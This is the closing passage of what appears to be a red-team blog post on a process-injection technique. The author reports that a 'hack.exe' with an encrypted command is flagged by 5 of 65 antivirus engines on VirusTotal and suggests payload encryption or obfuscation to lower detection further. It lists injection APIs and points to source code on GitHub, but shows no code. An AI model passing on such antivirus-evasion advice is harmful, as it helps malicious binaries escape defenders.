Let's go to upload our new `hack.exe` with encrypted command to Virustotal (13.12.2021):




https://www.virustotal.com/gui/file/9f4213643891fc14473948deb15077d9b7b4d2da3db467932e57e7e383e535e6?nocache=1

**So, 5 of 65 AV engines detect our file as malicious.**

If we want, for better result, we can add payload encryption with key or obfuscate functions, or combine both of this techniques.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

WinDBG kernel debugging
VirtualAllocEx
NtOpenProcess
NtAllocateVirtualMemory
WriteProcessMemory
CreateRemoteThread
source code in Github

> This is a practical case for educational purposes only.

Thanks for your time and good bye!
*PS. All drawings and screenshots are mine*